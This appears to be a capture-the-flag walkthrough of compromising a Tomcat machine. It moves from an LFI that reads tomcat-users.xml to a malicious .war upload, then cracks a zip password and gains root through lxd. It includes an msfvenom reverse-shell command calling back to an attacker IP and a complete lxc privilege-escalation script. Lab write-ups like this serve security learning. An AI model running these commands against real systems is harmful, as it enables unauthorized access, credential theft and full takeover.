

Using nmap, I found 3 open ports, 22, 80 and 8080.
 In the port 8080, I found a Tomcat instance.
In the web page, I found a LFI vulnerability,

Using this vulnerability, I can access to tomcat-users.xml and read the tomcat user password.


Using these credentials, I can access the host manager.
 With this user, I can deploy aplications using .war files.

Using msfvenom, I created a malicious .war.
msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.16.10 lport=8001 -f war > shell.war

 Using this file, I create a aplication.
 Now, I executed the shell.

Using this user, I found a backup file.

 I downloaded this file in my local machine.
 This zip file is protected with password.

Using zip2john, I extracted the zip file hash.
 And cracked the password using john.

 Using this password, I can log as
ash with ssh or su.
I found that ash user is part of lxd user.
 Firt thing I need to do is import my machine $PATH, cause the local machine path is very limithed.

 Now, I just need to create a lxc container with an alpine image mounting the machine root in the container with security.privileged enabled (I used the following script for this).
#!/usr/bin/env bash

# ----------------------------------
# Authors: Marcelo Vazquez (S4vitar)
#    Victor Lasa      (vowkin)
# ----------------------------------

function helpPanel(){
  echo -e "\nUsage:"
  echo -e "\t[-f] Filename (.tar.gz alpine file)"
  echo -e "\t[-h] Show this help panel\n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Listing images...\n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  cleanup
}

function cleanup(){
  echo -en "\n[*] Removing container..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi